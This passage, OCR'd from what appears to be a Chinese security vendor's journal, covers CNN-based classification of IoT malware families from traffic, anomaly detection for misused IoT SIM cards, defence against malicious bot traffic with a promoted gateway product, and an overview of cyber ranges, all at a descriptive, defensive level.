


图 3 同类别数据内部的一致性

3.3 模型训练和测试

物联网恶意软件家族数据经过预处理之后和经典的 MNIST 手写体识别数据集的尺寸相同，所以采用和 LeNet-5 结构非常相似的 CNN 网络作为训练和测试的模型，其架构如图 4 所示。




图 4 CNN 模型架构示意图

CNN 模型架构包括一个输入层、两个卷积层、两个池化层、两个全连接层和一个 softmax 层，并在两个全连接层之间使用 dropout 防止过拟合，其中两个卷积核的尺寸都是 5×5，通道数分别为 32 和 64，两个池化层都是 2×2 的最大池化，全连接层 1 的尺寸为 1024，全连接层 2 的尺寸由输出类别数目决定，本实验为 16 分类。一些重要参数的设计如下：

mini_batch：50

loss function：cross_entropy

activation function：ReLU

optimization function：GradientDescentOptimizer

learning_rate：1e-4

train_round：20000

将训练集输入模型中对模型进行训练，最后在测试集上的总体准确率为 89.7%，各个家族的准确率和召回率如表 3 所示。

家族	准确率	召回率
0	0.999	0.988
1	0.833	0.945
2	0.958	0.984
3	0.776	0.757
4	0	0
5	0	0
6	0.982	0.967
7	0.978	0.942
8	0	0
9	0.969	0.997
10	0.941	0.893
11	0	0
12	0.755	0.753
13	0.727	0.793
14	0.788	0.817
15	0.993	0.985

表 3 各个家族在测试集上的准确率和召回率

可以看出，模型经过多轮次的训练，在大多数家族上都表现出较好的性能，但由于 4、5、8、11 家族数据量过少，导致测试性能表现不佳。总的来说，通过将流量数据转化为图像的方法，借助不同家族数据之间存在的差异性和同种家族数据内部具有的相似性，使得深度学习模型能够具备较好的分类能力。

因为只是验证方法的可行性，本文并未深入研究数据集中各个类别的数据平衡问题和模型的优化调参等问题，后续可以通过过采样、欠采样、调整算法等方法解决数据平衡问题，也可以对模型的结构进一步优化并调整其参数以期获得更好的家族分类效果。当然，如何将领域内的专家知识和先验知识融入深度神经网络中也是一个值得研究的点。

4. 结语

本文首先介绍了一般网络流量分类的几种方法和它们的优缺点，然后从物联网恶意软件产生的流量出发，使用卷积神经网络对物联网恶意软件家族进行了分类，实验结果证明该方法在大多数家族上都表现出较好的性能，进而验证了深度学习用于物联网恶意软件家族细粒度分类的可行性。

参考文献

[1] https://github.com/detuxsandbox/detux.

[2] https://github.com/yungshenglu/USTC-TK2016.

[3] Wei Wang, Xuewen Zeng, Xiaozhou Ye, Yiqiang Sheng and Ming Zhu,” Malware Traffic Classification Using Convolutional Neural Networks for Representation Learning,” in the 31st International Conference on Information Networking (ICOIN 2017), pp. 712-717, 2017.

物联网卡业务安全分析发展之路

绿盟科技 创新中心&天枢实验室 吴子建

摘要：物联网卡是运营商应用在物联网业务中的 SIM 卡。由于很多物联网卡存在被违规使用的情况，因此需要对物联网卡的业务使用行为进行检测，及时发现被异常使用的物联网卡。随着物联网业务的发展，异常检测的方法也在不断地发展，以更好地适配物联网卡的业务场景和异常场景。

本文分三个阶段对异常检测方法的发展过程进行简要的介绍。

物联网卡是运营商应用在物联网业务中的 SIM 卡。依据功能不同，物联网卡分为两类：

- 专网卡:一种应用于物联网业务中的 SIM 卡，号码为 13 位，有短信和流量的功能，没有语音功能。
- 现网卡：一种应用于物联网业务中的 SIM 卡，号码为 11 位，与普通手机号码的号段相同，具有语音，流量和短信功能。

由于很多物联网卡的功能与普通手机卡的功能相同，所以物联网卡存在被违规使用的情况。其中，现网卡与个人的手机卡功能完全相同，但往往收费更加优惠，导致很多的现网卡被违规使用在个人手机业务中，或者被用来拨打骚扰电话、进行电信诈骗等非法活动。对于专网卡来说，其没有语音功能，同时短信功能受限，只能与平台通信，所以专网卡不会被当做个人手机卡使用。但是专网卡一般都具备上网功能在，因此大量的专网卡被用来进行违规上网。

近年来，随着物联网的快速发展，被销售和激活使用的物联网卡数量也快速增加，物联网卡被违规使用的现象也随之越来越严重。因此需要对物联网卡的业务使用行为进行检测，及时发现被异常使用的物联网卡。随着物联网业务的发展，异常检测的方法也在不断地发展，以更好地适配物联网卡的业务场景和异常场景。本文将异常检测方法的发展过程分成了三个阶段，并分别对每个阶段所采用的方法进行简要的介绍。

1. 探索阶段

在这个阶段，物联网设备开始被大规模地接入网络中，物联网卡的需求量激增，被异常使用的物联网卡数量也随之增加。而这个时间阶段正是机器学习，尤其是深度学习的概念被炒得最火热的年代。因此该阶段出现的针对物联网卡业务安全检测的方案往往都采用机器学习的方法。其总体的思路大致分为两类：分类检测和异常检测。

1.1 分类检测

分类检测属于监督学习方法。在进行检测之前首先要训练分类模型。例如，检测物联网卡所应用的行业与合同规定的行业是否匹配，其检测方法如图 1 所示。




图 1 分类检测示例

首先采集物联网卡的话单数据、位置信息数据、上网流量数据等，提取数据特征并训练行业识别分类器。由于不同的物联网行业对语音、短信、上网流量等特征的需求不同，所以分类器可以根据这些特征来分辨出每张卡所被应用的行业。如果分类器输出的结果与合同规定的场景不同，那么相应的卡可能被异常使用了。

1.2 异常检测

异常检测以无监督学习为主，例如离群点检测，如图 2 所示。该方法可以针对同一个行业的物联网卡进行检测，找出行为偏差较大的卡。算法往往不能给出这些卡的异常原因，因此需要人工进一步调查。




图 2 离群点检测

该阶段是机器学习方法被应用在物联网卡异常检测场景中的探索阶段。由于在这个阶段中物联网卡异常检测的需求还不强烈，所以该阶段的探索主要是采用小规模数据集进行验证，成果也是以发表文章为主。

2. 实践阶段

该阶段是将已有的研究成果进行落地应用的初步实践阶段。由于被异常使用的物联网卡越来越多，国家相关的部委也提出了对物联网卡的监管需求，因此需要将之前的探索研究进行落地实践。在这个过程中我们发现，之前基于机器学习的检测方法存在诸多局限。

首先，分类算法需要大量的有标签训练集。但在实际的运营商业务系统中存储的大部分为无标签数据。以行业识别为例，运营商

一般只有用卡单位信息，而没有对应到具体的行业。例如，电力公司可以将卡应用在智能电表中，也可以应用在电力工程车中。这两种使用场景的数据特征差异很大，无法只通过用卡单位来区分出行业信息。其次，由于物联网涉及的行业越来越多，物联网卡涉及的业务场景也多种多样，采用单一的模型无法对所有的卡进行有效的异常检测。最后，由于物联网卡的业务数据量非常大，而一般的机器学习算法在处理大数据量时对计算资源的要求也非常高，这也导致理论上可行的机器学习算法在实际应用的过程中受到限制。

由于以上的限制，这个阶段业界放弃了继续使用机器学习算法，转而使用基本的统计分析方法。最常用的方法是基线分析方法，如图 3 所示。




图 3 基线分析方法

通过历史一段时间的数据学习出物联网卡相应业务特征的基线，如上网流量特征、短信发送频率、短信长度等特征，并将当前的特征与历史基线特征相比较。如果偏离基线较多，则卡可能存在异常。

相较于机器学习方法，统计分析方法不需要大量的标签数据做训练，并能够针对不同的业务数据维度分别学习基线，因此这种方法比传统的机器方法使用起来更加方便。同时，对于计算资源有限并需要处理大规模数据量的场景，统计分析方法也更加高效。

3. 深入阶段

该阶段对物联网卡的异常分析方法进行了更加深入的研究。

统计分析方法在实际上线运行以后暴露出了很多问题。首先，这类方法基于历史特征来创建基线，然后用来对当前的数据进行检测。该方法的一个前提假设是物联网卡的相关特征是“平稳”的，即其统计特性不随着时间而变化。而在实际中，物联网卡的业务数据往往不满足这个条件，这就导致统计分析方法的误报率较高。其次，统计分析方法没有引入足够的专家知识，这使得很多被恶意使用的物联网卡无法被有效识别。

因此，为了提高检测效果，威胁情报被引入检测系统中。其中，威胁情报包括恶意号码库，URL 信誉库，IMEI 库，设备指纹库等。统计分析方法结合情报数据可以有效提高异常卡的检测效果。例如，在统计分析中发现偏离基线较大的卡，其对应的设备指纹也出现异常，那么这张卡的异常程度就较高。

随着 5G 和 NB-IoT 设备逐渐接入网络，物联网的业务场景变得越来越复杂。同时，运营商所采集的数据信息也越来越完善。这使得针对特定业务场景进行定制化分析成为可能。定制化分析可以针对相应行业的业务特征引入更多的专家知识，并设计特定的分析算法，这样可以有效地提升异常卡的检出率并降低误报率。

当前，由于物联网的应用场景越来越多，业务逻辑也越来越复杂，针对物联网卡业务的异常检测方法也要不断进行调整。从总体的分析方法发展趋势可以看出，数据类型的丰富程度和专家知识对分析结果有效性的影响越来越大。未来，专家知识将会以更多的方式与分析算法融合，例如采用推荐系统的方式，分析结果可以根据管理员的反馈信息进行实时调整，以达到更加准确细致的分析结果。

机器流量识别与防御 —— 业务安全新趋势概述

绿盟科技 WAS 产品部 揭淼

近年来“互联网 +”和“数字化转型”的浪潮，让网络和信息化应用空前繁荣。业务安全保障作为互联网资产的最后一层防御系统，也成为了安全市场的一颗明珠，深得企业和安全公司的关注。每个细分市场对技术和能力的需求不尽相同。本文主要就黑产变现最直接、最具规模效应的恶意机器（Bot）流量展开，描述绿盟科技关于这一领域的判断，并介绍现有的能力积累。

1. 从垃圾邮件到薅羊毛的进化

实际上，Bot 请求在互联网诞生之初便已存在。例如搜索引擎爬虫，就给互联网内容的分发和获取带来极大便利。类似的友好型 Bot 还包括合伙伙伴的 API 请求等。

无疑，Bot 技术作为一把双刃剑，也正悄然给互联网生态带来严重威胁。在上世纪 90 年代，借助 Bot 发起的垃圾邮件攻击给当时的电子邮箱业务带来不小的负面影响，严重妨碍了邮箱用户的正常使用。结合当时的技术大环境，虽然很快通过图形验证码的方式有效打击了垃圾邮件的制造源头，获得了阶段性的胜利，但如今恶意 Bot 的覆盖面已经几乎涉猎所有黑产的牟利场景，例如内容 / 竞价爬虫、黄牛党、有组织的薅羊毛团伙等等。

业务安全面临的核心威胁来源于 Bot 管理能力建设的缺失及漠视。薅羊毛、爬虫、撞库、业务逻辑绕过等类型的 Bot 威胁在以往并未引起充分重视。




图 1 2014-2019 年 Bot 请求和人类访问流量占比趋势

在巨额利益的驱使下，Bot 威胁相关技术正快速进步，逐步形成了如今我们能够看到，技术专业、分工合理、体系完备的黑产链条。在这个链条中的角色，可以大致分为三个位置，即上、中、下游，其中：

- 上游：提供各类安全基础设施资源，主要包括猫池、代理 IP、伪造身份信息等，便于攻击者进行各种客户端信息的伪装。
- 中游:提供各类技术服务，自动化的抢购工具、撞库工具、真人模拟请求工具，甚至出现了集成攻击平台，集成各类技术服务和设备信息伪造的各类资源，便于推广给普通用户。
- 下游：提供黑市交易、实物变现服务等，主要涉及数据黑市交易、薅羊毛实物商品变现等。

Bot 攻击和网络诈骗、业务欺诈等业务场景密切相关。有研究机构认为，早在 2017 年，因个人信息泄露造成的经济损失已超千亿元，因网络欺诈导致的损失接近 5000 亿元。

攻击者的技术手段不断更新，可以说，我们所要面对的 Bot 威胁，已经不再是一个通过验证码即能应对的简单技术问题。随着企业数字化转型和业务的多元化发展，如商业爬虫、广告欺诈、数据泄露导致的账号接管和精准诈骗，薅羊毛、账号自动注册，刷票刷粉等上百个业务威胁场景，更多 Bot 攻击形态，已经呈现在我们面前。

高校作为一个典型行业，面临着一系列、多种多样的真实 Bot 威胁。例如通过教师邮箱系统撞库，获取教师权限进行非法改分等。通过暴露的 API 结合爬虫技术抓取学生的隐私信息，进而实时精准诈骗，和校外培训机构合作进行揽客，严重影响正常的教学秩序。更有甚者，将教师邮箱中的科研成果、涉密信息贩卖给境外情报机构。

2019 年，恶意 Bot 流量在网络中的占比已经达到了 14 年以来的最高峰值——接近全网请求的近四分之一。

可以说，恶意 Bot 流量已经几乎无处不在。广告、引流、定价、内容、羊毛、黄牛、恶意注册等，每个行业都面临着不同意图的恶意行为。虽然每种攻击的方式和目的因行业而异，但利用 Bot 技术是成功发起攻击的必备技术手段，也是降低攻击成本的最佳选择。任何一种攻击的发生，都会直接或间接给企业的经济和声誉造成损失，让真实用户流失。

以影响较为广泛的撞库攻击为例，在源头侧，数据泄露的攻击事件一直有增无减。2019 年，全球发生了近 5000 次数据泄露事件，近百亿条账户信息外泄后，是各种黑产中间商的狂欢。越多的账号撞库事件发生，意味着更多的账户将面临撞库风险。

大力发展数字经济，不仅带来的业务形态和基础设施的变化，同样也给黑产更为广阔的攻击面。治理的前提，是维护系统的正常运行，保障真正客户的正常用户体验。但与此同时，黑灰产早已进入高速进化状态，高度拟人化的恶意机器人行为，分布式的手机恶意 Bot 远控软件，都意味着对抗的强度仍在逐步升级。

2. 应对 Bot 威胁的五大阶段与四项能力

基于绿盟科技业务安全团队的多年调研、分析，我们认为，针对恶意 Bot 的发现和管理，会经历如下五个阶段发展：

第一阶段：人机识别

能够识别 Bot 流量及合法用户请求，进行 Bot 缓解。

第二阶段：全渠道防护

能够识别基于浏览器、移动 App、API 防护的 Bot，进行 Bot 缓解。

第三阶段：Bot 管理

根据访问意图区分好 Bot 及恶意 Bot，给予访问行为分析，识别 Bot 意图，针对不同的意图，提供多样化的 Bot 管理处置策略，从而击溃攻击者的攻击模式，如：告警、混淆、欺骗、阻断、限流、延迟、缓存等。

第四阶段：黑产工具防护

攻防对抗可持续化，支持复杂攻击链条中黑产工具、数据的检测识别，提供与之相匹配的安全解决方案，确保客户关键数据

和业务的安全性。

第五阶段：人肉攻击团伙识别联动

在黑灰产攻击场景中，结合情报、数据分析等多方面能力，提高集体防御能力，为风控平台补充赋能，增强侦测真人作弊行为能力，对抗黑灰产业链攻击。

第一阶段及第二阶段的能力建设，目前已有的反爬虫 SDK 或 WAF 等产品已经基本可以满足。但随着对抗的深入，处于第三阶段及第四阶段的企业，应辅以更专业、能力更具针对性的网关类产品，通过对 Bot 意图的甄别，实现更精细化的管控及响应，并配合业务风控系统完成网关侧数据能力的补充。

基于这一理念，绿盟科技近日已正式发布了绿盟科技首款业务安全产品——绿盟业务安全网关产品（BMG）。该独立的网关类业务安全产品，对客户而言有如下 4 点价值：

(1) 防止敏感数据泄露，如个人身份信息等。

(2) 减少业务资产风险，防止大规模薅羊毛、黄牛抢购事件发生。

(3) 保障合法用户的交互体验，避免用户流失，保护企业声誉。

(4) 支撑市场活动热度，保障营销费用定向投放，确保营销数据真实性，为后续精准投放提供数据支持。

分析绿盟业务安全网关的价值主张，不难看出，产品设计的核心是围绕 Bot 防护的第三阶段进行。产品背后依托的是绿盟科技多年在安全领域累积的产品能力和对抗经验，以及必要的技术支撑。

从能力角度，绿盟业务安全网关有如下四项关键能力：

能力一：**基于硬件信息生成设备指纹**

黑产团伙往往通过方便的一键新机 + 秒播两个特性，直接绕过指纹和 IP 两个建模的主键信息，从而对抗客户现有的各种风控和行为分析系统。而基于设备底层特征计算设备指纹，能够精准的跨浏览器标识追踪客户端设备，设备指纹不会再跟随伪造的设备信息发生变化。将指纹插入请求头后，风控系统可以方便的取到真实客户端标识，最大程度上捕获改机软件、代理设备发起攻击的 Bot 请求。

能力二：**全方位、立体的威胁情报支持**

对威胁行为及攻击团伙的威胁情报生产一直是绿盟科技多年来持续投入的重点方向。依托多个安全技术研究中心和安全实验室，绿门科技威胁情报中心可以同时保持对暗网和黑客论坛小时级的追踪能力，从而累积了大量业内领先的情报数据。不论是网络安全层面的漏洞、APT 组织、恶意软件，还是网络空间安全层面的攻击团伙、黑产工具、和僵尸主机，都进行了覆盖。这种全方位、立体的威胁情报同时也为绿盟业务安全网关提供了重要知识支撑。

能力三：**黑灰产活动行为特征分析**

在与黑产的对抗中，安全建模团队围绕业务需求，以风险事件事前防范为出发点，根据实时推送的一些明确参与黑产活动的流量数据分析，深入分析黑产行为特征。目前，安全建模团队已经具备了成熟的系统，能够及时发现和预警黑灰产异常情况，且已在多家客户上线运营，并申报多项创新案例。

能力四：**代理与检测更好的平衡**

业务安全网关是一个很特殊的角色。对外，它承接了全部的业务请求数据，形成了统一的视角，可以看到更全面的攻击信息。对内，

它又是一个代理设备，加入了终端检测的内容。如果代理和检测的平衡把控不佳，将会影响到业务系统的正常运行。

绿盟科技在网关类产品经验丰富，特别是 WAF，业务安全网关与其无论是部署位置还是技术特性乃至面对的业务情况，都非常相近。而绿盟科技的 WAF 产品，不仅在 2019 年获得 IDC 的 Web 领域安全产品第一名的排名，还拥有中国银行、建设银行、华为、腾讯等客户，第三方调研机构的评价和客户的选择，也一定程度印证了公司代理网关的技术实力。

事实上，绿盟业务安全网关作为刚发布的新品，已经服务多个行业客户。如某知名酒业公司代理商，在 2019 年爆发大规模薅羊毛事件，每天遭受数以百万的机器自动化抢购，形成了票务收集、短信接码、自动化抢购、实物变现等产业链路，给企业形象带来严重负面影响，平均每天给黑产带来的利润约 10 万元以上。在部署绿盟业务安全网关后，我们能够帮助客户每天拦截近百万次的机器自动化抢购，每天拦截 99.96% 以上的自动化攻击请求，保证 80% 的产品能被真实用户抢购到。此外，通过事后的分析，绿盟业务安全网关还能协助对黑产组织的追踪以及打击。

3. 结语

绿盟科技作为企业安全行业的领军者之一，高度重视安全研究和技术创新，在基础安全研究和前沿安全领域进行积极的探索。业务安全核心团队更是在应用安全和业务分析领域专注 10 余年，技术完全自主研发，帮助政府、金融、运营商等客户解决了大量安全问题。并在多年 Bot 研究积累基础上，形成了丰富的检测规则，可以帮助客户有效杜绝内容爬虫 / 竞价爬虫、黄牛党、有组织的薅羊毛团伙等 Bot 攻击。

随着各企业、单位对业务安全高度重视，绿盟科技针对业务安全这一细分领域推出业务安全网关这款产品，是国内现阶段相对成熟的 Bot 攻击防护产品。它可以帮助客户解决 Web 系统、业务平台等 Bot 流量的管理以及安全防护、暴破、爬取用户信息，撞库等安全问题；帮助客户实现 API 请求防护和管控和对机器人流量管理。通过对各个业务接口的保护，能够实现对窃取用户隐私、撞库、薅羊毛、黄牛党倒票等恶意行为的打击，有效拦截自动化攻击、针对 API 的手动参数篡改两大攻击方式，提升攻击者的攻击难度，保障业务系统稳定运行、实现业务能力提升。

业务安全网关的推出不只是单单一款新品的发布，更加意味着绿盟科技将全面进军业务安全这一细分领域。整个业务安全团队针对于 Bot 攻击分析、代码审计、API 安全等技术都有着深厚沉淀。后续绿盟科技将继续致力于业务安全方向推出多款基于业务安全方向的产品，打造业务安全整体解决方案。作为巨人背后的专家，绿盟科技将与各位客户一道探索数字化转型下的业务安全风险治理工作。为客户的安全部门和业务部门提供协同平台，不仅为业务部门进行技术赋能，还为安全部门带来更多的决策参考，将风险从源头进行遏制。

业务安全网关不仅在技术上有着领先优势，还作为唯一一家入选的安全厂商，获得了 2019 年中国国际金融展金鼎奖的年度优秀金融科技解决方案和浦发银行金融科技创新大赛提名奖，得到了近乎整个金融行业的认可。

浅谈网络靶场

绿盟科技 ESM产品部 孙翔

1. 背景

网络空间已成为第五大主权领域空间。针对网络空间的对抗日益实战化、体系化、智能化，针对各国关键基础设施的攻击更是层出不穷。美国国防力量更是提出了“网络威慑”战略以及“全域作战”思想。也因此，网络靶场作为网络空间安全研究、学习、测试、验证、演练等必不可少的重要基础设施，日益受到各国政府和企业得重视。网络靶场作为网络安全市场的一个新兴投资方向，其重要地位也在日益加强。如赛迪顾问发布的“2019 网络安全最具价值增长潜力十大方向”，就对当前网络靶场的发展潜力和效能给予了较高的评价。

2. 网络靶场的定义

针对于网络靶场的定义，国内暂没有形成统一的共识。其中比较具有代表性的是 Techopedia (IT 领域在线词典)，它认为网络靶场是针对网络攻防演练和网络新技术评测的重要基础设施，用来提高网络和信息系统的稳定性、安全性和性能。某百科则认为，网络靶场是指通过虚拟环境与真实设备相结合，模拟仿真出真实赛博空间攻防的环境，能够支撑网络对抗能力研究和对抗工具验证的试验平台。虽然这两种定义的角度不同，但总体来看，对网络靶场的理解差距不大。

结合以上两种说法以及绿盟科技的实践，我们认为，网络靶场是通过虚拟化，虚实结合，安全编排，行为及流量仿真，效果评估等技术综合构建而成的一个真实“冗余环境”。类似于我们印象中的“训练基地”。这个环境可以用于完成人才培养、竞赛演练、应急演练、实战对抗、设备测试、技术研究和效能评估等任务，响应国家网络强国战略，批量培养网络安全人才队伍，同时加快网络安全基础建设，提高现有网络环境的稳定性、安全性和性能。

3. 网络靶场的关键能力与应用方向

网络靶场核心价值，是提供近乎真实的练兵场。这里我们从其关键能力和应用方向两个角度来讨论。

3.1 网络靶场的关键能力

网络靶场的能力包括网络和业务环境仿真、用户和攻防行为仿真、数据采集和效果评估等。

网络和业务环境仿真是网络靶场平台的基础能力。网络和业务仿真主要通过虚拟化技术来实现，而仿真环境的规模及种类是衡

量网络靶场能力的重要技术指标之一。因为现阶段虚拟化技术还不能够实现对工控、物联网等环境足够理想的仿真，所以需要通过虚实结合技术将真实环境和仿真环境进行连接。

用户和攻防行为仿真是网络靶场有效性的关键。如何将用户真实操作行为和受到攻击情况进行完整复现是仿真的难点。行为仿真除了使用手动方式产生外，还可借助流量发生器及自动化攻击工具等来完成。只有最大程度实现了用户和攻防行为的仿真，才能在网络靶场发现真实环境中可能出现的问题。

数据采集和效果评估是目标。只是完成对环境或者行为的仿真还是不够的，我们还需能够对仿真的网络环境、攻防行为进行数据采集，并根据这些行为所造成的影响进行评估，才能真正具现化真实网络环境中会发生的情况，进而找到应对策略，以提高真实环境的稳定性、安全性和性能。

3.2 网络靶场的应用方向

现阶段，网络靶场的应用方向主要有人才培养、攻防演练和科研测试这三类。

- 人才培养：快速培养大批网络安全实战型人才；满足本单位网络安全人才需求。
- 攻防演练：提升员工的实战对抗能力；提高企业的安全防护水平；提升企业的区域影响力。
- 科研测试：提升企业的安全研究能力；降低设备的测试成本；提升企业的攻防技术水平。

4. 绿盟网络靶场简析

绿盟科技自研的网络空间安全仿真平台（NSFOCUS Cyberspace Security Simulation Platform，即网络靶场）通过虚拟化、虚实结合、安全编排、行为及流量仿真、效果评估、智慧安全知识图谱等技术构建各类应用场景，并对场景中生成的用户行为和攻防行为进行评估分析，以满足用户进行人才培养、竞赛演练、应急演练、实战对抗、设备测试、技术研究及效能评估的需求。

绿盟网络空间安全仿真平台框架

该平台按照逻辑架构可分为四个层面，分别为大规模网络仿真、数据采集及效果评估、用户及业务仿真和网络空间测试场，每个层包括若干模块。

4.1 大规模网络仿真

大规模网络仿真层主要作用是为上层能力或场景提供资源和

实验环境支撑，其中虚拟资源主要包括基础虚拟资源池和外接实体资源。虚拟资源除包括虚拟机资源、网络设备和安全设备资源池外，也支持与工控、测试等实体设备进行连接。虚拟化资源及网络管理对底层资源的细粒度操作进行封装，向上提供对宿主机、虚拟机、虚拟网络的管理，支持通过安全能力编排配置虚拟安全设备，并提供向导模式便捷构建靶场实验环境。

4.2 数据采集及效果评估

数据采集及效果评估层面主要作用为采集实验数据和对实验效果进行评估。大数据平台通过群集管理多个计算节点，使用消息队列实时采集多种来源的实验数据并使用流式计算框架进行数据处理，支持分布式文件存储、索引数据库、图数据库或关系数据库等多种类型的存储方式进行数据存储。态势感知模块利用大数据基础子系统采集的实验数据进行态势要素收集，通过态势理解进行数据融合，通过态势推理预测输出态势推理结果。效果评估模块根据大数据基础子系统采集的数据和态势感知的推理结果，进行效果动评估、Flag 校验评估、考试评估，也支持手动评估介入，并集成了反作弊系统进行作弊行为和异常行为的检测。

4.3 用户及业务仿真

用户及业务仿真层面主要对用户权限管理和业务场景仿真。用户管理模块负责对靶场用户的权限进行限定，包含角色、用户组、域等多类内容。业务仿真模块分为业务仿真和用户行为仿真两部分。业务仿真主要包括知识库、课程库、赛题资源、靶标资源等，并支持用户快速构建靶场业务场景。用户行为仿真通过情报库、知识图谱、流量仿真等技术或工具对用户的业务和行为进行仿真。

4.4 网络空间测试场

网络空间测试场层面主要是具体的靶场应用场景。目前包括实训演练靶场，竞赛演练子靶场、应急演练靶场、APT 场景还原、测试验证靶场、实战对抗靶场、科研合作靶场、工控仿真靶场等，并可根据客户的实际情况进行定制。各个靶场由平台态势展示、业务性能监控、场景课件构建、效果评分、日志审计等通用功能支撑。

其中，实训演练靶场主要用于教学培训，提供实训课程以供用户上机操作。竞赛演练靶场主要提供竞赛及演练环境，提供理论、CTF、CFS 和 AWD 等竞赛模式。应急演练靶场主要针对提供运营商、金融、能源等行业典型仿真场景，可在此场景上开展

应急演练、战术推演等任务。

特别，APT 场景还原较为特殊。该应用由绿盟科技伏影实验室提供知识支持，包括 Wannacry 勒索病毒传播场景、APT32 海莲花攻击演练场景、乌克兰停电攻击演练场景，在真实的入侵场境中训练攻防双方的能力。

此外，实战对抗靶场为用户开展真实环境上的攻防对抗提供对抗态势展示、攻击行为监控、攻击结果评判等功能。测试验证靶场可根据用户需求生成各类仿真场景来进行相关技术验证或产品测试，并提供攻防工具库，靶标资源、漏洞资源、自动化测试工具，流量仿真工具等。科研合作靶场提供漏洞挖掘、威胁狩猎研究、知识图谱等研究课题提供场景。工控仿真靶场则是通过虚实结合，构建电力、水务、轨交等仿真场景。可支持用户在此场景上开展攻防演练、测试验证等任务。其它定制靶场，可根据用户需求定制车联网、物联网等方向的靶场。

4.5 核心价值

对客户而言，绿盟网络空间安全仿真平台的核心价值，可以概括为以下四点：

1. 靶场种类丰富，并支持自定义选配

平台提供实训演练、竞赛演练、应急演练、APT 攻防演练、实战对抗、测试验证、工控仿真、科研合作、定制等多个方向的靶场，用户可根据实际情况进行选配。

2. 网络安全设备仿真，贴合实际应用环境

平台提供多类虚拟安全设备，覆盖设施安全、数据安全、工控安全、物联网安全等领域，而包含网络安全设备的仿真网络环境更加符合用户实际情况。

3. 攻防行为仿真，复现真实攻防场景

通过流量仿真、自动化漏洞检测和验证、攻防武器库等工具对攻防行为进行模拟，同时结合用户的实际操作行为，最大程度的仿真攻防情况。

4. 基于态势感知的效果评估

基于绿盟科技态势感知能力，不仅可对攻防效果进行评分，也可对攻防态势进行研判，为后续安全事件的响应提供决策依据。

5. 网络靶场发展展望

随着国家和各行业对网络安全和人才培养的重视，网络靶场

也将逐渐成为用户的基础设施，市场角度也具有很大的增长空间。

未来，网络靶场可能的发展方向，我们认为可以概述为以下三个趋势：

5.1 网络靶场应用仿真种类会越来越多

网络靶场的核心是应用仿真。随着企业上云、智能制造、新基建、5G 的快速发展，会产生很多革命性的应用，与之对应的需要在网络靶场中仿真测试、研究、培训的场景就越来越多，靶场的种类也会更加细化，功能更加聚焦。如在人才培养方面，会出现密码学、无线、数据安全等靶场;在行业应用方面会出现金融、运营商、能源等靶场；在科研方面会出现漏洞研究、车联网、工控等靶场。

5.2 网络靶场提升关键基础设施的响应能力

随着网络空间的基础设施安全日益受到重视，国内外的监管单位也在针对关键基础设施企业开展各种演练活动，如美国银行业的“量子黎明”，美国国土安全部的“网络风暴”（Cyber Storm），演练各个关基企业的响应水平。与之对应的，DHS 的 S&T 科学技术部（类似 DOD 的 DRAPA）建设了“关键基础设施指挥决策分布式演练环境（DECIDE）”网络靶场，演练关基单位响应体系以及主管单位的应急指挥能力。同时，“DECIDE 网络靶场”还作为 NIST 网络安全框架（CSF）中关键基础设施部分的研究场，指导各个单位构建防御体系和响应协调体系。而国内的一些创新企业，也把网络靶场作为企业网络安全运营和响应的一部分来进行建设。通过网络靶场与企业内部环境的联动，提高企业整体的安全运营和响应水平。

5.3 网络靶场云服务等新服务模式快速发展

因网络靶场的建设需要投入较大的资源，对于一些预算有限和使用频率不高的客户来说，采购的意愿不会很大。而网络靶场云服务等各种服务化的产品，可减少企业的建设投入和运维成本，满足不同投入程度客户的需求。因此，基于网络靶场的各种新服务也将获得较快发展。

